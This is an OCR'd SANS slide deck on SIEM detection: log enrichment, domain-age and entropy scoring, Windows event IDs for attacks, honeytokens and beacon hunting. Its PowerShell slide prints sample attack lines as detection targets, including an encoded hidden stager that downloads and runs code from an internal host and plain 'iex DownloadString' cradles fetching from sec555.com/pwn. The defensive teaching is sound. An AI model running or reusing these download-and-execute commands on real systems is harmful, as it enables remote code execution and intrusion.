SANS

Stuck in the Box: A SIEM's Tale

Justin Henderson (GSE # 108)
@SecurityMapper

About Me

- **Author of SEC555: SIEM with Tactical Analytics**
- GIAC GSE # 108, Cyber Guardian Blue and Red
- 58 industry certifications (need to get a new hobby)
- Two time NetWars Core tournament winner (offense)
- And security hobbyist and community supporter
  - Collecting interns/contributors in bulk (research teams)
  - Release research to the community
- See https://github.com/SMAPPER

Welcome!

A copy of this talk is available at
https://www.securitymapper.com

- Virtual machine used during presentation is available for download at above link

More free stuff: https://github.com/SMAPPER

Disclaimer: This talk is not about bashing SIEM solutions or promoting one vendor/solution above the others

SIEM Detection Gap

Working with multiple organizations there are clearly gaps in SIEM deployments

Example: One organization spent 14 months in deployment

- SIEM was/is within top 5 of magic quadrant 2014 - 2017
- Two employees during roll out (> 1 FTE of labor for 14 months)
- Within less than 1 month open source solution exceeded what they had

SIEM Deployment

Well they must have lacked training and planning, right?

- Both employees attended week long vendor training
- POC lasted well over three months
- Implementation had >30 days of professional services
- One employee hired as dedicated FTE to SIEM
- One PTE and other employee(s) available to help

Above looks better than what some organizations have

What Happened?

Ultimately the company discarded commercial solution

- Open source solution still in place

People and **processes** are more important than the tool!

- Focus should not be solely on SIEM care and feeding
- Detection techniques are required and must scale
- Automation is a must!

Next slides are easy to do with open source

- How does your current solution hold up?

NXLog AutoConfig

Overcomes log agent deficiencies and is a functional proof of concept


- https://github.com/SMAPPER/NXLog-AutoConfig

Checks systems each day looking for components (IIS, etc)

- If found, automatically configures for consistency
  - Or initial configuration…
- Then sets up agent to start shipping logs

Largest deployment maintained > 12 K systems

Traditional vs Network Extraction



Service Profiling with SIEM

Infrastructure Service Logs

- **DNS**
- **HTTP**
- **HTTPS**
- **SMTP**

Almost every network uses them

- Lots of noise = lots of logs
- Yet can be high value

Enrichment Techniques

Low value logs can morph into highly actionable detects

- Baby Domains
- Entropy Test (PH Imbalance)
- Invalid Fields (wrong state)
- Fuzzy Phishing

freq_server.py

`freq_server.py` is for large scale entropy tests

- Created by Mark Baggett, author of SEC573

Manual testing →

```
curl http://127.0.0.1:10004/measure/google.com
18.2778257342
```

Logstash query ↓

```
rest {
  request => {
    url => "http://localhost:10002/measure/%{highest_registered_domain}"
  }
  sprintf => true
  target => "domain_frequency_score"
}
```

domain_stats.py

Mark Baggett developed `domain_stats.py`

- Designed for speed and log analysis
- Provides on mass domain analysis


```
curl http://localhost:20001/domain/creation_date/sec555.com
2016-09-08 00:00:00          <-- Result

curl http://localhost:20001/alexa/sec555.com
0                            <-- Result
```

Provides whois information like creation date

- And top 1 million lookups (works with Alexa and Cisco)

Top I M Filtering

Before



After - approx < 90% logs

Ordinary to Extraordinary

query: www.google.com

query: www.google.com
subdomain: www
parent_domain: google
registered_domain: google.com
creation_date: 1997-09-15
tags: top-1m
geo.asn: Google Inc.
frequency_score: 18.2778256342
parent_domain_length: 6

Fuzzy Phishing

Many SIEM techniques use insider information

- Such as fuzzy phishing searches

Take legitimate company domains and look for variants

- Extremely effective against phishing domains
- Best used in combination with email alerts or scripts
- Great for targeted attacks

Endpoint Analytics

Endpoint logs are incredibly powerful yet underutilized

- Too much emphasis on "insert security product here"
- Not enough visibility on desktops/laptops
- Endpoint logs can readily be operationalized


Strategies such as below can be used to detect attacks using


- Long command lines
- Unauthorized service creations
- Malicious PowerShell use
- Internal Pivoting
- Brute force logins
- Whitelist evasion

Service Creation Gone Bad (Event ID: 7045)

Common attack techniques create services

- Top example is of Meterpreter compromise through PSExec
- Bottom event is of privilege escalation





PowerShell Attacks (Event ID: 4104 or 4688)

PowerShell is now commonly used for modern attacks


```
Process Command Line:   "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"  -NoP -sta -NonI -W Hidden -Enc WwBTAHkAUwBU
AGUAbQAuAE4AZQBUAC4AUwBlAHIAVgBpAEMARQBQAE8AaQBuAHQATQBhAE4AQQBnAGUAcgBdADoAOgBFAHgACABlAEMAVAAxADAAMABDAG8ATgB0AGkAbgB1AGUAIAA9ACAAMAA7
ACQAdwBjAD0ATgBFAFcALQBPAGIASgBFAEMAVAAgAFMAWQBTAHQAZQBNAC4ATgBFAHQALgBXAEUAYgBDAEwASQBFAG4AdAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAw
ACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBl
ACAARwBlAGMAawBvACcAOwAkAFcAQwAuAEgARQBBAEQAZQByAHMALgBBAGQARAAoACcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAHcAQwAuAFAAcgBPAFgAWQAg
AD0AIABbAFMAWQBzAFQARQBNAC4ATgBFAFQALgBXAEUAQgBSAGUAUQBVAGUAUwBUAF0AOgA6AEQAZQBmAEEAVQBsAHQAVwBFAGIAUABSAG8AWAB5ADsAJABXAGMALgBQAHIAbwB4
AHkALgBDAHIAZQBEAEUAbgBUAEkAQQBMAHMAIAA9ACAAWwBTAFkAcwB0AEUAbQAuAE4ARQB0AC4AQwByAEUAZABlAE4AVABJAGEATABDAGEAYwBoAGUAXQA6ADoARABFAEYAYQB1
AGwAdABOAEUAdAB3AE8AcgBrAEMAcgBlAEQARQBuAHQAaQBBAGwAUwA7ACQASwA9ACcAYgA4ADUAZgAzADUAMwBhADUANQA3AGUAYgBiADkAYgA3ADQAMgAwADIAMAA4ADQAOABi
AGMAZgBmADAAZQBjACcAOwAkAGkAPQAwADsAWwBDAGgAQQByAFsAXQBdACQAYgA9ACgAWwBjAEgAYQBSAFsAXQBdACgAJAB3AEMALgBEAG8AVwBuAEwATwBhAEQAUwBUAFIAaQBO
AGcAKAAiAGgAdAB0AHAAOgAvAC8AMQAwAC4AMAAuADEALgAzADoAOAAwADgAMAAvAGkAbgBkAGUAeAAuAGEAcwBwACIAKQApACkAfAAlAHsAJABfAC0AYgBYAE8AcgAkAEsAWwAk
AEkAKwArACUAJABrAC4ATABlAG4AZwBUAGgAXQB9ADsASQBFAFgAIAAoACQAYgAtAGoATwBpAG4AJwAnACkA
```

```
powershell  -nop -enc
aQBlAHgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvA
HcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwAHMAOgAvAC8AcwBlAGMANQA1ADUALgBjAG8AbQ
AvAHAAdwBuACcAKQA=

powershell -nop -c "iex(New-Object
Net.WebClient).DownloadString('https://sec555.com/pwn')"
```

NirSoft USBDeview[1]

Simplification is acceptable/preferred

- Possible to run 3rd party tool once a day and log to file
- Better late than never





```
C:\>USBDeview.exe /scomma \\fs01\blind_drop\20170510
.1149.csv /DisplayConnected 0 /DisplayNoPortSerial 1
 /addexportheaderline 1
```

File Auditing (Event ID 4663)

Automated scripts/malware often used to find patterns

- Social security #, credit card #, or drivers license
- Operate by enumerating and reading through files
- Often ignores hidden folders




```
C:\test>dir /s
 Directory of C:\test

03/27/2017  10:40 AM    <DIR>          not_hidden

 Directory of C:\test\hidden

03/27/2017  10:40 AM                 0 passwords.txt

 Directory of C:\test\not_hidden

03/27/2017  10:40 AM                 0 file.txt
```

Group Querying (Event ID 4662 and 4663)

By default all users can list group members

- Attackers enumerate members to find users to target

```
C:\Users\jhenderson>net group "Domain Admins" /domain
The request will be processed at a domain controller for domai
-------------------------------------------------------------
Administrator            jhenderson               sec555
SVC Backup               SVC Monitor              SVC VulnScan
```

- Many alternative methods to list group members

Mickey Perre has a blog on detecting this behavior

- Windows auditing can capture read member requests
- Combined with agent/aggregator filters = AWESOME

HALO (Honeytokens Against Leveraging OSINT)

Fake users can be created publicly to combat recon

- Could be just in hidden metadata and/or key public sites

Example: Peter Parker(pparker@sec555.com)

- On LinkedIn, Facebook, Adobe, PGP, Github, etc.
- Likely to be picked up during OSINT
- Eventually may make compromised account lists
- Takes minimal time to setup… can get fairly elaborate

Activity from this account is malicious and provides context

Flare

Austin Taylor wrote a beacon discovery script called **Flare**

- Uses Elasticsearch to crawl historical connections
- Identifies connections with consistent beaconing
- Supports analysis of custom time periods

source_ip	dest_whois	destination_ip	destination_port	bytes_toserver	dest_degree	percent	interval
192.168.0.53	TOTAL-SERVER-SOLUTIONS - Total Server Solutions L.L.C., US	198.8.93.14	80	246.0	2	83	30

Additional capabilities being baked in

ELK Hunter

Designed for analysis, research, and proof of concept

- ELK Hunter is a test bed for configs and concepts
- Contains Security Onion, ELK, and analysis scripts
- Designed to plug into network or deploy to hypervisor
  - Verifies legitimacy of techniques and configurations
  - Discover new techniques or abnormal behaviors
  - Performs mass pcap analysis such as Contagio dumps
- Project in pipeline to add mass analysis of Windows logs